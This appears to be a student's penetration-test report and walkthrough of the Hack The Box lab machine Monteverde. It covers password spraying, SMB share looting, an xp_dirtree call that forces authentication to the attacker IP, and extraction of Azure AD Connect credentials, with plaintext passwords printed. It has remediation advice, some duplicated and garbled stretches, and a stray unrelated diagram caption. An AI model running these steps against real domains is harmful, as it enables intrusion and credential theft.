

# Report - Montverde - HTB

*I learned alot on this system and had the opportunity practice alot of SQL Injection which was really fun. This system has in alot shown me different forms of privesc and practice for enumeration. This time around I have started enumerating more, and collected far more information than what I included in this report. So Thanks HTB for building this machine and Thank you IPPSEC for your video walk through where I learned so much more and thank you XPN for your blog post both will be included below! -Nicole*

## Testing Summary

Montverde is a system rating 'medium' difficulty from HackTheBox, it is a Domain Controller running on Windows Server 2019 using Azure Active Directory service. This system, from what I could track down, is a practice in abusing LDAP and Domain memberships, Service account exploitation. Privilege escalation is achieved through SQL Injection to dump Azure Administrator data ultimately leading to the Administrator password.

## Tester Notes and Recommendations

Securing Azure credentials even on the Domain Controller should be a priority. Locking down the SQL server as well and limiting the access to xp\_cmdshell and preventing service accounts from access the database should be a priority. As well as having an account lockout threshold to assist in the prevention of credential spraying attacks will assist in hardening your domain controller.

Key Weaknesses found during the assessment

1. Password complexity (Critical)
2. Limit service account privileges on the system to lowest level, restricting access to user account home directories.
3. Locking down Active Directory Azure Connect.

## Technical Findings

## Internal Penetration Test Findings

### Finding 1: Password Complexity (Critical)

Description	Password complexity requirements should be increased for all accounts, to include service accounts.
Risk	Likelihood: Very High Impact: Very High
System	MEGABANK.local
Tools Used	nmap, enum4linux, smbclient, crackmapexec
References	<u><a href="#">NIST- Special Publication 800-63B Password Complexity</a></u>

### Evidence

```
(kali@kali) - [~/Desktop/HTB/monteverde]
$ sudo nmap -A -T5 -Pn 10.10.10.172
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-09 12:00 EST
Nmap scan report for 10.10.10.172
Host is up (0.015s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-01-09 17:01:06Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  date: 2025-01-09T17:01:12
|_  start_date: N/A
|_  smb2-security-mode:
|_  3:1:1:
|_  Message signing enabled and required
|_  clock-skew: -4s

TRACEROUTE (using port 135/tcp)
HOP RTT ADDRESS
1 14.67 ms 10.10.14.1
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OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
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===== ( Password Policy Information for 10.10.10.172 ) =====
THM

[+] Attaching to 10.10.10.172 using a NULL share
[+] Trying protocol 139/SMB ...
HT[!] Protocol failed: Cannot request session (Called Name:10.10.10.172)
[+] Trying protocol 445/SMB ...
[+] Found domain(s):
    [+] MEGABANK
    [+] Builtin
[+] Password Info for Domain: MEGABANK
    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 41 days 23 hours 53 minutes
    [+] Password Complexity Flags: 000000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7
```

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[+] Getting domain group memberships:
Group: 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
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Group: 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group: 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
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Group: 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group: 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group: 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group: 'Operations' (RID: 2609) has member: MEGABANK\smorgan
```

SMB	10.10.10.172	445	MONTEVERDE	[+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
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## Remediation

### Finding 2: Limiting Service Account Access

Description	Service Accounts should only have access to their specific service, and only be used for one specific purpose, allowing for service accounts to have the same or similar configurations to user accounts opens up the attack surface for an attacker to abuse.
Risk	Likelihood: High Impact: High
System	MEGABANK.local
Tools Used	SMBMAP, smbclient
References	<a href="#"><u>Least Privilege Best Practices</u></a>

### Evidence

```
(kali@kali)-[~/Desktop/HTB/monteverde]
$ smbmap -u SABatchJobs -p SABatchJobs -H 10.10.10.172 -r --exclude IPC$
```



```
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
```

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
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[+] IP: 10.10.10.172:445	Name: 10.10.10.172	Status: <b>Authenticated</b>	Permissions	Comment
Disk				
ADMIN\$			<b>NO ACCESS</b>	Remote Admin
azure_uploads			<b>READ ONLY</b>	
./azure_uploads				
dr--r--r--	0 Fri Jan 3 07:43:36 2020	.		
dr--r--r--	0 Fri Jan 3 07:43:36 2020	..		
C\$			<b>NO ACCESS</b>	Default share
E\$			<b>NO ACCESS</b>	Default share
NETLOGON			<b>READ ONLY</b>	Logon server share
./NETLOGON				
dr--r--r--	0 Thu Jan 2 17:05:27 2020	.		
dr--r--r--	0 Thu Jan 2 17:05:27 2020	..		
SYSVOL			<b>READ ONLY</b>	Logon server share
./SYSVOL				
dr--r--r--	0 Thu Jan 2 17:05:27 2020	.		
dr--r--r--	0 Thu Jan 2 17:05:27 2020	..		
dr--r--r--	0 Thu Jan 2 17:05:27 2020	MEGABANK.LOCAL		
users\$			<b>READ ONLY</b>	
./users\$				
dr--r--r--	0 Fri Jan 3 08:12:48 2020	.		
dr--r--r--	0 Fri Jan 3 08:12:48 2020	..		
dr--r--r--	0 Fri Jan 3 08:15:23 2020	dgalanos		
dr--r--r--	0 Fri Jan 3 08:41:18 2020	mhope		
dr--r--r--	0 Fri Jan 3 08:14:56 2020	roleary		
dr--r--r--	0 Fri Jan 3 08:14:28 2020	smorgan		

```
[*] Closed 1 connections
```

```
smb: \mhope> ls
.           D           0 Fri Jan 3 08:41:18 2020
..          D           0 Fri Jan 3 08:41:18 2020
azure.xml   AR          1212 Fri Jan 3 08:40:23 2020

31999 blocks of size 4096. 28979 blocks available
smb: \mhope> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (13.8 KiloBytes/sec) (average 13.8 KiloBytes/sec)
smb: \mhope> █
```

```

(kali㉿kali)-[~/Desktop/HTB/monteverde]
$ cat azure.xml
<<<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">[REDACTED]</S>
    </Props>
  </Obj>
</Objs>

```

## Remediation

Limit Service accounts to only having the required permissions and nothing more.

## Finding 3: Azure AD Connect Backdoor

Description	One way of abusing Azure Active Directoy's ability to preform Password-Hash-Synchronization, then decrypting the hash and using the plaintext password.
Risk	Likelihood: Very High Impact: High
System	MEGABANK.local
Tools Used	SQL, <a href="#">XPN's InfoSecBlog</a> , PowerUpSQL.ps1, Evil-Winrm
References	<a href="#">XPN's InfoSecBlog</a> SQL Injection <a href="https://learn.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver16">https://learn.microsoft.com/en-us/sql/relational-databases/security/sql-injection?view=sql-server-ver16</a>  <a href="#">Detecting Azure Active directory Backdoors</a>

## Evidence

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> whoami /all
```

#### USER INFORMATION

User Name	SID
megabank\mhope	S-1-5-21-391775091-850290835-3566037492-1601

#### GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
MEGABANK\Azure Admins	Group	S-1-5-21-391775091-850290835-3566037492-2601	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level	Label	S-1-16-8448	

#### PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

#### USER CLAIMS INFORMATION

User claims unknown.

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "select name,create_date from sys.databases"
```

name	create_date
master	2003-04-08 09:13:36.390
tempdb	2025-01-09 08:29:37.357
model	2003-04-08 09:13:36.390
msdb	2017-08-22 19:39:22.887
ADSync	2020-01-02 14:53:29.783

(0 rows affected)

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> upload PowerUpSQL.ps1
```

Info: Uploading /home/kali/Desktop/HTB/monteverde/PowerUpSQL.ps1 to C:\Users\mhope\Desktop\PowerUpSQL.ps1

Data: 1679416 bytes of 1679416 bytes copied

Info: Upload successful!

Incorrect syntax near '\\10.10'.

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "xp_dirtree '\\10.10.14.6\test'"  
subdirectory
```

(0 rows affected)

```
<MCAConfig>
  <primary_class_mappings>
    <mapping>
      <primary_class>contact</primary_class>
      <oc-value>contact</oc-value>
    </mapping>
    <mapping>
      <primary_class>device</primary_class>
      <oc-v
</adma-configuration>
<forest-name>MEGABANK.LOCAL</forest-name>
<forest-port>0</forest-port>
<forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
<forest-login-user>administrator</forest-login-user>
<forest-login-domain>MEGABANK.LOCAL
```

encrypted\_configuration

(2 rows affected)

keyset_id	instance_id	entropy
1	1852B527-DD4F-4ECF-B541-EFCCBFF29E31	194EC2FC-F186-46CF-B44D-071EB61F49CD

```
Domain: MEGABANK.LOCAL  
Username: administrator  
Password: d0r2n!dmi7c@n
```

```

Connection-specific DNS Suffix . : htb
IPv6 Address. . . . . : dead:beef::5a
IPv6 Address. . . . . : dead:beef::8553:1f52:8342:a64b
Link-local IPv6 Address . . . . : fe80::8553:1f52:8342:a64b%4
IPv4 Address. . . . . : 10.10.10.172
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9:e055%4
                           10.10.10.2

```



## Remediation

Enforcement of MFA for all user accounts to include Domain Admin, as well as regular auditing of all events and monitoring of network traffic to determine if exploit has been used.

## Walkthrough Path

Initial Enumeration of the Montverde domain, noticing LDAP, Kerberos, DNS, and SMB. Couldnt enumerate DNS very well, so moving onto LDAP abuse and Kerberos.

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Network Distance: 2 hops
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

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|_  start_date: N/A
| smb2-security-mode:
|_  3.1:1:
|_  Message signing enabled and required
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```

Checking SMB for anonymous login, got no where.

```
(kali㉿kali)-[~/Desktop/HTB/monteverde]
$ smbclient -N -L \\\\10.10.10.172
Anonymous login successful
```

Sharename	Type	Comment
Reconnecting with SMB1 for workgroup listing.		
do_connect: Connection to 10.10.10.172 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)		
Unable to connect with SMB1 -- no workgroup available		

Checking LDAP, and collected the System and Domain name.

```
ldap-rootdse:
LDAP Results
<ROOT>
  domainFunctionality: 7
  forestFunctionality: 7
  domainControllerFunctionality: 7
  rootDomainNamingContext: DC=MEGABANK,DC=LOCAL
  ldapServiceName: MEGABANK.LOCAL:monteverde$@MEGABANK.LOCAL
```

ran enum4linux against system IP and found Domain wide password policy for the environment.

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[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7
```

Collected User account information as well as found a default Azure Active Directory account. This might be useful later, got a little bit of information about how the domain is configured. Service accounts are in the same group as Domain Users, this might be a path forward for Credential stuffing or brute force attacks based off of password policy, there is no real complexity to the environment.

```
[+] Getting domain group memberships:
```

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```

Running crackmapexec on the SMB server to see if the system returns anything if I run the user.txt file I created first as a Password file. Next plan is to run the password file as rockyou.txt.

```
crackmapexec smb 10.10.10.172 -u users.txt -p users.txt
```

Looks like the service account is using its password as the username.

```
SMB 10.10.10.172 445 MONTEVERDE [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
```

Checking SMB for service account access.

- Dead End

Back to LDAP

```
enum4linux 10.10.10.172
```

users:

```

===== ( Users on 10.10.10.172 ) =====
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2 Name: AAD_987d7f2f57d2 Desc: Service account for the Synchronization Service with i
nstallation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos Name: Dimitris Galanos Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary Name: Ray O'Leary Desc: (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs Name: SABatchJobs Desc: (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan Name: Sally Morgan Desc: (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata Name: svc-ata Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec Name: svc-bexec Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp Name: svc-netapp Desc: (null)

user:[Guest] rid:[0x1f5]
user:[AAD_987d7f2f57d2] rid:[0x450]
user:[mhope] rid:[0x641]
user:[SABatchJobs] rid:[0xa2a]
user:[svc-ata] rid:[0xa2b]
user:[svc-bexec] rid:[0xa2c]
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    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 41 days 23 hours 53 minutes
    [+] Password Complexity Flags: 000000
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        [+] Domain Password Complex: 0
    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7

```

password policy and user list  
and Domain Group Memberships

```

Group: 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group: 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
Group: 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Group: 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group: 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group: 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group: 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group: 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group: 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group: 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group: 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group: 'Operations' (RID: 2609) has member: MEGABANK\smorgan

```

```
crackmapexec smb 10.10.10.172 -u users.txt -p users.txt
```

```
(kali㉿kali)-[~/Desktop/HTB/monteverde]
$ smbmap -u SABatchJobs -p SABatchJobs -H 10.10.10.172
```

The diagram illustrates a 2D lattice structure, likely representing a crystal or a network. It is divided into four quadrants labeled I, II, III, and IV, with a central region labeled 'I'. The lattice consists of vertices (dots) and edges (lines). Some edges are highlighted in red, forming a specific path or structure. The quadrants contain various symbols, including dots and lines, which may represent different types of atoms or bonds. The central region 'I' contains a large 'X' shape, possibly indicating a specific structural feature or a point of interest.

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
```


```
[+] IP: 10.10.10.172:445      Name: 10.10.10.172      Status: Authenticated
    Disk                      Permissions      Comment
    -----
    ADMIN$                    NO ACCESS      Remote Admin
    azure_uploads              READ ONLY
    C$                         NO ACCESS      Default share
    E$                         NO ACCESS      Default share
    IPC$                       READ ONLY      Remote IPC
    NETLOGON                   READ ONLY      Logon server share
    SYSVOL                     READ ONLY      Logon server share
    users$                     READ ONLY

[*] Closed 1 connections
```

Report - Montverde - HTB

directory there is a azure.xml file we can collect.

```
(kali@kali)-[~/Desktop/HTB/monteverde]
$ smbmap -u SABatchJobs -p SABatchJobs -H 10.10.10.172 -r --exclude IPC$
```



```
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.172:445      Name: 10.10.10.172      Status: Authenticated
    Disk
    -----
    ADMIN$                  NO ACCESS           Remote Admin
    azure_uploads            READ ONLY
    ./azure_uploads          0 Fri Jan 3 07:43:36 2020 .
    dr--r--r--              0 Fri Jan 3 07:43:36 2020 ..
    C$                      NO ACCESS           Default share
    E$                      NO ACCESS           Default share
    NETLOGON                READ ONLY           Logon server share
    ./NETLOGON              0 Thu Jan 2 17:05:27 2020 .
    dr--r--r--              0 Thu Jan 2 17:05:27 2020 ..
    SYSVOL                  READ ONLY           Logon server share
    ./SYSVOL                0 Thu Jan 2 17:05:27 2020 .
    dr--r--r--              0 Thu Jan 2 17:05:27 2020 ..
    dr--r--r--              0 Thu Jan 2 17:05:27 2020 MEGABANK.LOCAL
    users$                  READ ONLY
    ./users$                0 Fri Jan 3 08:12:48 2020 .
    dr--r--r--              0 Fri Jan 3 08:12:48 2020 ..
    dr--r--r--              0 Fri Jan 3 08:15:23 2020 dgalanos
    dr--r--r--              0 Fri Jan 3 08:41:18 2020 mhope
    dr--r--r--              0 Fri Jan 3 08:14:56 2020 roleary
    dr--r--r--              0 Fri Jan 3 08:14:28 2020 smorgan

[*] Closed 1 connections
```

```
smbclient -U SABatchJobs //10.10.10.172/users$
```


```
(kali@kali)-[~/Desktop/HTB/monteverde]
$ smbclient -U SABatchJobs //10.10.10.172/users$
Password for [WORKGROUP\SABatchJobs]:
```

```
smb: \mhope\> ls
.                D            0   Fri Jan  3 08:41:18 2020
..               D            0   Fri Jan  3 08:41:18 2020
azure.xml        AR          1212  Fri Jan  3 08:40:23 2020

31999 blocks of size 4096. 28979 blocks available
smb: \mhope\> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (13.8 KiloBytes/sec) (average 13.8 KiloBytes/sec)
smb: \mhope\>
```

```
(kali㉿kali)-[~/Desktop/HTB/monteverde]
$ cat azure.xml
<<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

Now we have mhope's username and password we can use bloodhound to download the information about the environment and upload it onto the bloodhound database where we find some more information about megabank.locals domain and how groups are managed.



Now logging onto the system as mhope, using their password we can see what permissions her account has and see if we have anything to abuse from there.



```
hostname; whoami; ipconfig
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> whoami /group
whoami.exe : ERROR: Invalid argument/option - '/group'.
+ CategoryInfo          : NotSpecified: (ERROR: Invalid ... ion - '/group'.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
Type "WHOAMI /?" for usage.
*Evil-WinRM* PS C:\Users\mhope\Desktop> hostname; whoami; ipconfig
MONTEVERDE
megabank\mhope
```

Windows IP Configuration

Ethernet adapter Ethernet0 2:

```
Connection-specific DNS Suffix . : htb
IPv6 Address. . . . . : dead:beef::5a
IPv6 Address. . . . . : dead:beef::8553:1f52:8342:a64b
Link-local IPv6 Address . . . . : fe80::8553:1f52:8342:a64b%4
IPv4 Address. . . . . : 10.10.10.172
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::250:56ff:feb9:e055%4
                          10.10.10.2
```

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> whoami /all
```

#### USER INFORMATION

User Name	SID
megabank\mhope	S-1-5-21-391775091-850290835-3566037492-1601

#### GROUP INFORMATION


Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-5-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
MEGABANK\Azure Admins	Group	S-1-5-21-391775091-850290835-3566037492-2601	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label		S-1-16-8448	

#### PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

#### USER CLAIMS INFORMATION

User claims unknown.



cannot get systeminfo from evil-winrm

groups that mhope is in are SQL Admin and Azure Admins groups, lets try to use some SQL Injection to gain more information. This is where XPN's blog starts to come into play. <https://blog.xpnsec.com/azuread-connect-for-redteam/> First we see what access mhope has on the SQL Database.

```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "select name,create_date from sys.databases"
name                                     create_date
-----
master                                  2003-04-08 09:13:36.390
tempdb                                 2025-01-09 08:29:37.357
model                                  2003-04-08 09:13:36.390
msdb                                    2017-08-22 19:39:22.887
ADSync                                 2020-01-02 14:53:29.783
```

Then we upload PowerUpSQL.ps1 onto the system for easier abuse, and injection attacks over powershell.

```
(0 rows affected)
*Evil-WinRM* PS C:\Users\mhope\Desktop> upload PowerUpSQL.ps1
Info: Uploading /home/kali/Desktop/HTB/monteverde/PowerUpSQL.ps1 to C:\Users\mhope\Desktop\PowerUpSQL.ps1
Data: 1679416 bytes of 1679416 bytes copied
Info: Upload successful!
```

now we try to abuse xp\_dirtree vulnerability found, lets try to use it to talk to our kali system using Responder to collect any hashes and try to pass-the-hash.

```
incorrect syntax near '\10.10'.
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "xp_dirtree '\\10.10.14.6\test'
subdirectory

(0 rows affected)
```

starting responder on our Kali system



```
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select private_configuration_xml FROM mms_management_agent"
Changed database context to 'ADSync'.
private_configuration_xml

<MACConfig>
  <primary_class_mappings>
    <mapping>
      <primary_class>contact</primary_class>
      <oc-value>contact</oc-value>
    </mapping>
    <mapping>
      <primary_class>device</primary_class>
      <oc-v
    </oc-v
  </primary_class_mappings>
  <adma-configuration>
    <forest-name>MEGABANK.LOCAL</forest-name>
    <forest-port>0</forest-port>
    <forest-guid>{00000000-0000-0000-0000-000000000000}</forest-guid>
    <forest-login-user>administrator</forest-login-user>
    <forest-login-domain>MEGABANK.LOCAL

(2 rows affected)
*Evil-WinRM* PS C:\Users\mhope\Desktop> sqlcmd -Q "use ADSync; select private_configuration_xml,encrypted_configuration FROM mms_management_agent"
Changed database context to 'ADSync'.
private_configuration_xml                                encrypted_configuration

<MACConfig>
  <primary_class_mappings>
    <mapping>
      <primary_class>contact</primary_class>
      <oc-value>contact</oc-value>
    </mapping>
    <mapping>
      <primary_class>device</primary_class>
      <oc-v 8AAAAAgAAACfn4Lemwuy/a+hBmbvJMeKVf/3ScxLxjHq9eM7Gjy2YLrrsqeRUZh51ks9Dt6BFTSd80dCHG209rYsFX6f5Az4ZdpScNYSncIaEaI4Re4qw4vNPSIb3DXX6FDtFQHf97fV
